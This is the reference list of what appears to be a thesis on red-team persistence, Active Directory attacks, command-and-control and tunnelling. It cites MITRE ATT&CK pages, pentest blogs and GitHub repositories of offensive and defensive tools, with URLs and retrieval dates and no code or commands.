[14] Jordi Garcia, Helena García, David López, Fermín Sánchez, Eva Vidal, Marc Alier y Jose Cabré. *La sostenibilidad en los proyectos de ingeniería*. 2013

[15] KeePass. KeePass Password Safe. Retrieved November 14, 2021, from `https://keepass.info/`

[16] TortoiseSVN. TortoiseSVN - the coolest interface to (Sub)version control. Retrieved November 14, 2021, from `https://tortoisesvn.net/`

[17] Github - SECFORCE/Tunna. Tunna is a set of tools which will wrap and tunnel any TCP communication over HTTP. Retrieved November 14, 2021, from `https://github.com/SECFORCE/Tunna`

[18] Expired Domains. Backorder Pending Delete Domains. Retrieved November 14, 2021, from `https://www.expireddomains.net/expired-domains/`

[19] Palo Alto Networks. Palo Alto Networks URL filtering - Test A Site. Retrieved November 14, 2021, from `https://urlfiltering.paloaltonetworks.com/`

[20] Github - threatexpress/domainhunter. Domain Hunter - Checks expired domains for categorization/reputation. Retrieved November 14, 2021, from `https://github.com/threatexpress/domainhunter`

[21] Cyberbit. How does Dridex gain persistency. Retrieved November 8, 2021, from `https://www.cyberbit.com/blog/endpoint-security/how-does-dridex-gain-persistency/`

[22] Microsoft - Microsoft Docs. Services. Retrieved November 8, 2021, from `https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc772408(v=ws.11)`

[23] Penetration Testing Lab - Blog. Persistence – WMI Event Subscription. Retrieved November 8, 2021, from `https://pentestlab.blog/2020/01/21/persistence-wmi-event-subscription/`

[24] Penetration Testing Lab - Blog. Persistence – COM Hijacking. Retrieved November 9, 2021, from `https://pentestlab.blog/2020/05/20/persistence-com-hijacking/`

[25] Penetration Testing Lab - Blog. Persistence – Shortcut Modification. Retrieved October 18, 2021, from `https://pentestlab.blog/2019/10/08/persistence-shortcut-modification`

[26] Persianov on Security. Windows worms. Forbix worm analysis. Retrieved November 9, 2021, from `https://persianov.net/windows-worms-forbix-worm-analysis`

[27] FireEye. Cyber Security Experts & Solution Providers. Retrieved November 14, 2021, from `https://www.fireeye.com/`

[28] Rapid7. Cybersecurity & Compliance Solutions & Services. Retrieved November 14, 2021, from `https://www.rapid7.com/`

[29] Offensive Security. Understanding the Metasploit Meterpreter - Persistence. Retrieved July 26, 2021, from `https://www.offensive-security.com/metasploit-unleashed/meterpreter-service/`

[30] Cobalt Strike. Adversary Simulation and Red Team Operations Software. Retrieved November 21, 2021, from `https://www.cobaltstrike.com/`

[31] Github - gentilkiwi/mimikatz. mimikatz - A little tool to play with Windows security. Retrieved November 13, 2021, from `https://github.com/gentilkiwi/mimikatz`

[32] Github - samratashok/nishang. Nishang - Offensive PowerShell for red team, penetration testing and offensive security. Retrieved November 9, 2021, from `https://github.com/samratashok/nishang/blob/master/Utility/Add-Persistence.ps1`

[33] PowerShell Empire. Persistence. Retrieved November 9, 2021, from `http://www.powershellempire.com/?page_id=139`

[34] Statcounter Global Stats. Desktop Operating System Market Share Worldwide. Retrieved December 24, 2021, from `https://gs.statcounter.com/os-market-share/desktop/worldwide`

[35] Security Space. OS/Linux Distributions using Apache. Retrieved November 9, 2021, from `https://secure1.securityspace.com/s_survey/data/man.202110/apacheos.html`

[36] MITRE ATT&CK®. Boot or Logon Initialization Scripts: RC Scripts, Sub-technique T1037.004 -Enterprise. Retrieved November 10, 2021, from `https://attack.mitre.org/techniques/T1037/004/`

[37] MITRE ATT&CK®. Event Triggered Execution: Unix Shell Configuration Modification, Sub-technique T1546.004 - Enterprise. Retrieved November 10, 2021, from `https://attack.mitre.org/techniques/T1546/004/`

[38] MITRE ATT&CK®. Create or Modify System Process: Systemd Service, Sub-technique T1543.002 - Enterprise. Retrieved November 11, 2021, from `https://attack.mitre.org/techniques/T1543/002/`

[39] Hackers Vanguard. Establishing Persistence with systemd.timers. Retrieved November 11, 2021, from `https://hackersvanguard.com/establishing-persistence-systemd-timers/`

[40] Github - d4rk007/RedGhost. RedGhost - Linux post exploitation framework. Retrieved November 11, 2021, from `https://github.com/d4rk007/redghost`

[41] Github - montysecurity/linper. linper - Linux Persistence Toolkit. Retrieved November 11, 2021, from `https://github.com/montysecurity/linper`

[42] MITRE ATT&CK®. Pre-OS Boot, Technique T1542 - Enterprise. Retrieved December 24, 2021, from `https://attack.mitre.org/techniques/T1542/`

[43] PuTTY. Download PuTTY - a free SSH and telnet client for Windows. Retrieved November 14, 2021, from `https://www.putty.org/`

[44] Github - haad/proxychains. ProxyChains - a tool that forces any TCP connection made by any given application to follow through proxy. Retrieved November 14, 2021, from `https://github.com/haad/proxychains`

[45] Github - nettitude/PoshC2. PoshC2 - A proxy aware C2 framework used to aid red teamers with post-exploitation and lateral movement. Retrieved December 24, 2021, from `https://github.com/nettitude/PoshC2`

[46] Brian Svidergol. *What is Active Directory?*. netwrix, 2019

[47] MITRE ATT&CK®. OS Credential Dumping: NTDS, Sub-technique T1003.003 - Enterprise. Retrieved December 25, 2021, from `https://attack.mitre.org/techniques/T1003/003/`

[48] A paper by Chun Feng, Tal Be'ery and Stewart McIntyre. Domain Persistence: Golden Ticket Attack. Retrieved November 14, 2021, from `https://www.hackingarticles.in/domain-persistence-golden-ticket-attack/`

[49] Tarlogic. Kerberos (I): ¿Cómo funciona Kerberos? - Teoría. Retrieved November 21, 2021, from `https://www.tarlogic.com/es/blog/como-funciona-kerberos/`

[50] Github - BloodHoundAD/BloodHound. BloodHound - Six Degrees of Domain Admin. Retrieved November 12, 2021, from `https://github.com/BloodHoundAD/BloodHound`

[51] BloodHound. SharpHound — BloodHound 3.0.3 documentation. Retrieved November 13, 2021, from `https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound.html`

[52] Microsoft Docs. AD Explorer - Windows Sysinternals. Retrieved November 13, 2021, from `https://docs.microsoft.com/en-us/sysinternals/downloads/adexplorer`

[53] Github - GhostPack/Rubeus. Rubeus - Trying to tame the three-headed dog. Retrieved November 14, 2021, from `https://github.com/GhostPack/Rubeus`

[54] Github - SecureAuthCorp/impacket. impacket - Impacket is a collection of Python classes for working with network protocols. Retrieved November 14, 2021, from `https://github.com/SecureAuthCorp/impacket`

[55] Github - PowerShellMafia/PowerSploit. PowerSploit - PowerView. Retrieved November 14, 2021, from `https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon`

[56] MITRE ATT&CK®. Discovery, Tactic TA0007 - Enterprise. Retrieved November 14, 2021, from `https://attack.mitre.org/tactics/TA0007/`

[57] MITRE ATT&CK®. Lateral Movement, Tactic TA0008 - Enterprise. Retrieved November 14, 2021, from `https://attack.mitre.org/tactics/TA0008/`

[58] MITRE ATT&CK®. Privilege Escalation, Tactic TA0004 - Enterprise. Retrieved November 14, 2021, from `https://attack.mitre.org/tactics/TA0004/`

[59] Hacking Articles - Raj Chandel's Blog. Golden Ticket. Retrieved November 14, 2021, from `https://pentestlab.blog/2018/04/09/golden-ticket/`

[60] Active Directory Security. Sneaky Active Directory Persistence #17: Group Policy. Retrieved November 14, 2021, from `https://adsecurity.org/?p=2716`

[61] MITRE ATT&CK®. Boot or Logon Initialization Scripts: Network Logon Script, Sub-technique T1037.003 - Enterprise. Retrieved December 25, 2021, from `https://attack.mitre.org/techniques/T1037/003/`

[62] A paper by Chun Feng, Tal Be'ery and Stewart McIntyre. *DIGITAL "BIAN LIAN" (FACE CHANGING): THE SKELETON KEY MALWARE*. Retrieved November 14, 2021, from `https://www.virusbulletin.com/uploads/pdf/magazine/2016/vb201601-skeleton-key.pdf`

[63] Gitlab - zer1t0. Attacking Active Directory: 0 to 0.9. Retrieved November 14, 2021, from `https://zer1t0.gitlab.io/posts/attacking_ad`

[64] HackTricks. Active Directory Methodology. Retrieved November 14, 2021, from `https://book.hacktricks.xyz/windows/active-directory-methodology#persistence`

[65] Wikipedia. Scripting language. Retrieved January 17, 2022, from `https://en.wikipedia.org/wiki/Scripting_language`

[66] Github - IncideDigital/Mistica. Mistica - An open source swiss army knife for arbitrary communication over application protocols. Retrieved November 14, 2021, from `https://github.com/IncideDigital/Mistica`

[67] Github - 3v4Si0N/HTTP-revshell. Powershell HTTP/S Reverse Shell - Powershell reverse shell using HTTP/S protocol with AMSI bypass and Proxy Aware. Retrieved November 14, 2021, from `https://github.com/3v4Si0N/HTTP-revshell`

[68] Github - fail2ban/fail2ban. fail2ban - Daemon to ban hosts that cause multiple authentication errors Retrieved November 20, 2021, from `https://github.com/fail2ban/fail2ban`

[69] Github - sensepost/reGeorg. reGeorg - The successor to reDuh. Retrieved November 14, 2021, from `https://github.com/sensepost/reGeorg`

[70] Github - blackarrowsec/pivotnacci. pivotnacci - A tool to make socks connections through HTTP agents. Retrieved November 14, 2021, from `https://github.com/blackarrowsec/pivotnacci`

[71] Github - Ne0nd0g/merlin. Merlin is a cross-platform post-exploitation HTTP/2 Command & Control server and agent written in golang. Retrieved November 14, 2021, from `https://github.com/Ne0nd0g/merlin`

[72] Github - iagox86/dnscat2. Dnscat2, a DNS tunnel. Retrieved November 14, 2021, from `https://github.com/iagox86/dnscat2`

[73] Github - hemp3l/icmpsh. icmpsh - Simple Reverse ICMP Shell. Retrieved November 14, 2021, from `https://github.com/hemp3l/icmpsh`

[74] Github - bdamele/icmpsh. icmpsh - a Python port of a simple reverse ICMP shell. Retrieved November 14, 2021, from `https://github.com/bdamele/icmpsh`

[75] Github - BishopFox/sliver. Sliver - Adversary Emulation Framework. Retrieved November 14, 2021, from `https://github.com/BishopFox/sliver`